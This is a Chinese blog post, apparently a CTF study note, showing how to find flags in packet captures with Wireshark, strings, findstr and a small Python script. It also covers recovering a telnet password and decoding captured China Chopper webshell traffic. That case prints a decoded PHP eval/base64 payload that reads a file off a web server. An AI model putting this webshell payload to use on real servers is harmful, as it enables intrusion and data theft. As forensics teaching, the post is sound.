

# CTF之流量分析

原创

shy014 于 2021-06-05 01:37:47 发布 2758 收藏 14

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_32393893/article/details/117574848](https://blog.csdn.net/qq_32393893/article/details/117574848)

版权



[ctf专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

CTF杂项中存在一种题型——流量分析, 主要是给你一个流量包, 让你分析获取其中的flag的值。

有5种方式, 可以直接查找flag。

## 1、直接搜索

The screenshot shows the Wireshark interface with a search filter 'flag' applied to the packet list. The selected packet (No. 41) is a Telnet data packet. The packet details pane shows the Telnet data field containing the flag: `flag{d316759c281bf925d600be698a4973d5}`. The packet bytes pane shows the raw data in hexadecimal and ASCII, with the flag's ASCII representation highlighted in blue.

No.	Time	Source	Destination	Protocol	Length	Info
35	16.848029	192.168.221.128	192.168.221.164	TCP	54	1146 → 23 [ACK]
36	17.924431	192.168.221.128	192.168.221.164	TELNET	56	Telnet Data ..
37	17.940031	192.168.221.164	192.168.221.128	TELNET	60	Telnet Data ..
38	17.986831	192.168.221.128	192.168.221.164	TCP	54	1146 → 23 [ACK]
39	17.986831	192.168.221.164	192.168.221.128	TELNET	64	Telnet Data ..
40	18.018031	192.168.221.128	192.168.221.164	TCP	54	1146 → 23 [ACK]
41	18.423632	192.168.221.128	192.168.221.164	TELNET	92	Telnet Data ..

```
> Frame 41: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
> Ethernet II, Src: VMware_84:86:5f (00:0c:29:84:86:5f), Dst: VMware_26:7e:0e (00:0c:29:26:7e:0e)
> Internet Protocol Version 4, Src: 192.168.221.128, Dst: 192.168.221.164
> Transmission Control Protocol, Src Port: 1146, Dst Port: 23, Seq: 83, Ack: 124, Len: 38
√ Telnet
  Data: flag{d316759c281bf925d600be698a4973d5}
```

```
0000  00 0c 29 26 7e 0e 00 0c 29 84 86 5f 08 00 45 00  ..)&~... )...E.
0010  00 4e 07 b0 40 00 80 06 00 00 c0 a8 dd 80 c0 a8  .N.@... ..
0020  dd a4 04 7a 00 17 46 01 d4 4e 68 f0 2a 7a 50 18  ...z..F. .Nh.*zP.
0030  01 00 3c b7 00 00 66 6c 61 67 7b 64 33 31 36 37  ..<...fl ag{d3167
0040  35 39 63 32 38 31 62 66 39 32 35 64 36 30 30 62  59c281bf 925d600b
0050  65 36 39 38 61 34 39 37 33 64 35 7d              e698a497 3d5}
```

## 2、使用notepad++等软件, 直接打开流量包, 搜索关键字

轉括莢EOTzNULETBF SOH諷hXF0\*mP CAN SOH NUL < X92 NUL NUL w CAN NUL NUL NUL K, SONUL < NUL NUL NUL  
< NUL NUL NUL NUL FF) 刹 \_ NUL FF) & ~ SOBS NUL E DLE NUL y 儘 NUL @ ACK 丿括莢括轉 NUL ETB EOT zh XF0 \* mF  
SOH 訪 P CAN SOH 莢 O NUL NUL w NUL NUL NUL NUL CAN NUL NUL NUL ESC XE3 SONUL 6 NUL NUL NUL 6 NUL NUL  
NUL NUL FF) & ~ SONUL FF) 刹 \_ BS NUL E NUL NUL (BEL 培 NUL X80 ACK NUL NUL 括轉括莢 EOTz NUL ETBF SOH  
訪 h XF0 \* nP DLE SOH NUL < X91 NUL NUL SUB NUL NUL NUL M XCB NUL NUL 8 NUL NUL NUL 8 NUL NUL NUL NUL FF) & ~  
SONUL FF) 刹 \_ BS NUL E NUL NUL \* BEL 壤 NUL X80 ACK NUL NUL 括轉括莢 EOTz NUL ETBF SOH 訪 h XF0 \* nP CAN  
SOH NUL < X93 NUL NUL  
SUB NUL NUL NUL = BS SOH NUL < NUL NUL NUL < NUL NUL NUL NUL FF) 刹 \_ NUL FF) & ~ SOBS NUL E DLE NUL \* y 駿  
NUL @ ACK 丿括莢括轉 NUL ETB EOT zh XF0 \* nF SOH 諷 P CAN SOH 刹 A NUL NUL  
NUL NUL NUL NUL SUB NUL NUL NUL  
XBF SOH NUL 6 NUL NUL NUL 6 NUL NUL NUL NUL FF) & ~ SONUL FF) 刹 \_ BS NUL E NUL NUL (BEL 葫 NUL X80 ACK  
NUL NUL 括轉括莢 EOTz NUL ETBF SOH 諷 h XF0 \* pP DLE SOH NUL < X91 NUL NUL SUB NUL NUL NUL  
XBF SOH NUL @ NUL NUL NUL @ NUL NUL NUL NUL FF) 刹 \_ NUL FF) & ~ SOBS NUL E DLE NUL 2y 驚 NUL @ ACK 夙括莢  
括轉 NUL ETB EOT zh XF0 \* pF SOH 諷 P CAN SOH 勺 x NUL NUL Password:  
SUB NUL NUL NUL XED 8 STX NUL 6 NUL NUL NUL 6 NUL NUL NUL NUL FF) & ~ SONUL FF) 刹 \_ BS NUL E NUL NUL (BEL  
驅 NUL X80 ACK NUL NUL 括轉括莢 EOTz NUL ETBF SOH 諷 h XF0 \* zP DLE SOH NUL < X91 NUL NUL SUB NUL NUL  
NUL ni BS NUL \ NUL NUL NUL \ NUL NUL NUL NUL FF) & ~ SONUL FF) 刹 \_ BS NUL E NUL NUL (BEL 音 NUL X80 ACK  
NUL NUL 括轉括莢 EOTz NUL ETBF SOH 諷 h XF0 \* zP CAN SOH NUL < XB7 NUL NUL NUL flag {d316759c281bf925d60  
0be698a4973d5} SUB NUL NUL NUL > XA6 BS NUL < NUL NUL NUL < NUL NUL NUL NUL FF) 刹 \_ NUL FF) & ~ SOBS  
NUL E DLE NUL (y 琴 NUL @ ACK 丿括莢括轉 NUL ETB EOT zh XF0 \* zF SOH 詔 P DLE SOH 煽 # NUL NUL NUL NUL NUL  
NUL NUL NUL FS NUL NUL NUL Y NUL NUL 8 NUL NUL NUL 8 NUL NUL NUL NUL FF) & ~ SONUL FF) 刹 \_ BS NUL E NUL  
NUL \* BEL 孟 NUL X80 ACK NUL NUL 括轉括莢 EOTz NUL ETBF SOH 詔 h XF0 \* zP CAN SOH NUL < X93 NUL NUL  
FS NUL NUL NUL 牽 NUL NUL < NUL NUL NUL < NUL NUL NUL NUL FF) 刹 \_ NUL FF) & ~ SOBS NUL E DLE NUL (y 鯨 NUL @  
ACK 函括莢括轉 NUL ETB EOT zh XF0 \* zF SOH 詔 P DLE SOH 煽 : NUL NUL NUL NUL NUL NUL NUL NUL FS NUL NUL  
NUL SOH NUL < NUL NUL NUL < NUL NUL NUL NUL FF) 刹 \_ NUL FF) & ~ SOBS NUL E DLE NUL \* y 鯨 NUL @ ACK 黑括  
莢括轉 NUL ETB EOT zh XF0 \* zF SOH 詔 P CAN SOH 刹

[https://blog.csdn.net/qq\\_32393893](https://blog.csdn.net/qq_32393893)

### 3、编写python脚本

```
#encoding:utf-8  
#用二进制方式读取文件  
file=open("networking.pcap","rb")  
#读取文件内容  
i=file.read()  
#查找字段  
a1=i.find("flag{")  
a2=i.find("}",a1)  
#将查找的字段，组合起来  
a3=i[a1:a2+1]  
print a3
```

```
E:\知识\CTF\CTF-GH\06-第六周 杂项安全\forensics\FOR_001>py -2 pcap.py  
flag{d316759c281bf925d600be698a4973d5}
```

### 4、windows cmd命令

```
type networking.pcap | findstr "flag"
```

```
E:\知识\CTF\CTF-GH\06-第六周 杂项安全\forensics\FOR_001>type networking.pcap | findstr "flag"  
? @ @ 刹 _ & ~ E 丿括莢括轉 丿括莢括轉 丿括莢括轉 Password: ? 6 6 6 刹 _ (驅 丿括莢括莢  
丿括莢括轉?zP??<? 丿括莢括轉 丿括莢括轉 丿括莢括轉 丿括莢括轉 flag{d316759c281bf925d600be698a4973d5}  
>? < < 刹 _ & ~ E (y 琴 @ 丿括莢括轉 丿括莢括轉 丿括莢括轉 # 丿括莢括轉 Y 8 8 8 刹 _ * 孟 丿括莢括莢  
丿括莢括轉?zP??<?  
FINDSTR: 写入错误  
E:\知识\CTF\CTF-GH\06-第六周 杂项安全\forensics\FOR_001>
```

### 5、linux string 命令

```
strings networking.pcap | grep flag
```

# 实战

案例一：

## 0x01 字符串提取


这类题比较简单，直接搜索关键字字符串，如Pwnium2014的 USB if Fun，直接搜Pwnium有关的信息。

```
$ strings -a for1.pcapng | grep -i Pwnium
```

```
Pwnium(408158c115a82175de37e8b3299d1f93)
```

或者直接用wireshark搜索。

[https://blog.csdn.net/qq\\_32393893](https://blog.csdn.net/qq_32393893)



案例二：

使用wireshark打开pcap包，显示tcp流

passwd.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
53	24.306019	59.233.235.218	59.233.235.223	TCP	67	39247 → 12121
54	24.306080	59.233.235.223	59.233.235.218	TCP	66	12121 → 39247
55	24.535764	59.233.235.218	59.233.235.223	TCP	67	39247 → 12121
56	24.535825	59.233.235.223	59.233.235.218	TCP	66	12121 → 39247
57	24.675695	59.233.235.218	59.233.235.223	TCP	67	39247 → 12121
58	24.675752	59.233.235.223	59.233.235.218	TCP	66	12121 → 39247
59	25.016142	59.233.235.218	59.233.235.223	TCP	67	39247 → 12121

Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · passwd.pcap

```

..%..%..&..... ..#..'..$..&..... ..#..'..$.. ..#.....'.....
38400,38400....#.SodaCan:0....'..DISPLAY.SodaCan:
0.....xterm.....".....!.....".....".....b.....b.... B.
.....
1.....!..".....".....!.....".....".....".....
.....
Linux 2.6.38-8-generic-pae (::ffff:10.1.1.2) (pts/10)

..wwwbugs login: l.le.ev.ve.el.l8.8
Password: backdoor...00Rm8.ate
.
..
Login incorrect
wwwbugs login:

```

[https://blog.csdn.net/qq\\_32393893](https://blog.csdn.net/qq_32393893)

好像已经找到了密码，但是有点不对劲，hex dump一下看看。

Hex	ASCII
000000B7 38	8
000000D3 00 38	.8
000000B8 0d	.
000000D5 01	.
000000D6 00 0d 0a 50 61 73 73 77 6f 72 64 3a 20	..Passw ord:
000000B9 62	b
000000BA 61	a
000000BB 63	c
000000BC 6b	k
000000BD 64	d
000000BE 6f	o
000000BF 6f	o
000000C0 72	r
000000C1 7f	.
000000C2 7f	.
000000C3 7f	.
000000C4 30	0
000000C5 30	0
000000C6 52	R
000000C7 6d	m
000000C8 38	8
000000C9 7f	.
000000CA 61	a
000000CB 74	t
000000CC 65	e
000000CD 0d	.
000000E3 00 0d 0a	...
000000E6 01	.
000000E7 00 0d 0a 4c 6f 67 69 6e 20 69 6e 63 6f 72 72 65	...Login incorre
000000F7 63 74 0d 0a 77 77 77 62 75 67 73 20 6c 6f 67 69	ct..wwwb ugs logi

分组 89. 34 客户端 分组, 19 服务器 分组, 20 turn(s). 点击选择。

7f对应的ascii码是DEL，是删除，0D代表的是回车。

0111 1111	127	<b>7F</b>	DEL	..	删除
-----------	-----	-----------	-----	----	----

因此flag是backdoor00Rm8ate

案例三：简单文件提取

wireshark读取pcap包，追踪TCP流，

```
POST /isg.php HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 10.197.194.76
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.10/
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.1.10
Content-Length: 470
Connection: Close
```


```
ISG2014=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3B
sYXlfZXJyb3JzIiwicIIP00BzZXRfdGltZV9saw1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydw50aw1lKDAp
O2VjaG8oIi0%2BfCIp0zskRj1nZXRfbWFnaWNfcXVvdGVzX2dwYygpP3N0cmlwc2xhc2hlcygkX1BPU1RbIno
xIl0pOiRfUE9TVFsiejEiXTskZnA9QGZvcGVuKCRGLCJyIik7awYoQGZnZXRjKCRmcCkpe0BmY2xvc2UoJGZw
KTtAcmVhZGZpbGUoJEYpO31lbHNle2VjaG8oIkVSUK9S0i8vIENhbiB0b3QgUmVhZCIpO307ZWNoBygIfDwtI
ik7ZGllKCK7&z1=%2Fvar%2Fwww%2Fhtml%2Ffx.tar.gzHTTP/1.1 200 OK
```

```
Date: Sun, 07 Sep 2014 16:34:23 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
Content-Length: 180
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
->|....2..T.....
.0....^E..&.s..Rp....D[,...
..[...:....g9.w...].
.....>...y...4..9...I..0.a..E4.d...b.1c...i...m.....X...:i...m.Uy.....Q.+..j.
6f..F....k.....o.....=(..|<-
```

[https://blog.csdn.net/qq\\_32393893](https://blog.csdn.net/qq_32393893)

将post请求，进行url及base64解码，发现好像是菜刀客户端流量，使用菜刀客户端下载了x.tar.gz文件。



```
ISG2014=
@eval(base64_decode($_POST[z0]));
&z0=@ini_set("display_errors","0");
@set_time_limit(0);
@set_magic_quotes_runtime(0);
echo("->|");
;$F=get_magic_quotes_gpc()?stripslashes($_POST["z1"]):$_POST["z1"];
$fp=@fopen($F,"r");
if(@fgetc($fp)){@fclose($fp);@readfile($F);
}
else
{
echo("ERROR:// Can Not Read");
};
echo("|<-");
die();
&z1=/var/www/html/x.tar.gz
```

因此，接下来，我们需要从数据包提取该文件，使用winhex来提取。

没有复现成功，每天研究：

类似题型：

<https://www.pianshen.com/article/42121685884/>

案例四：

未完待续。。。。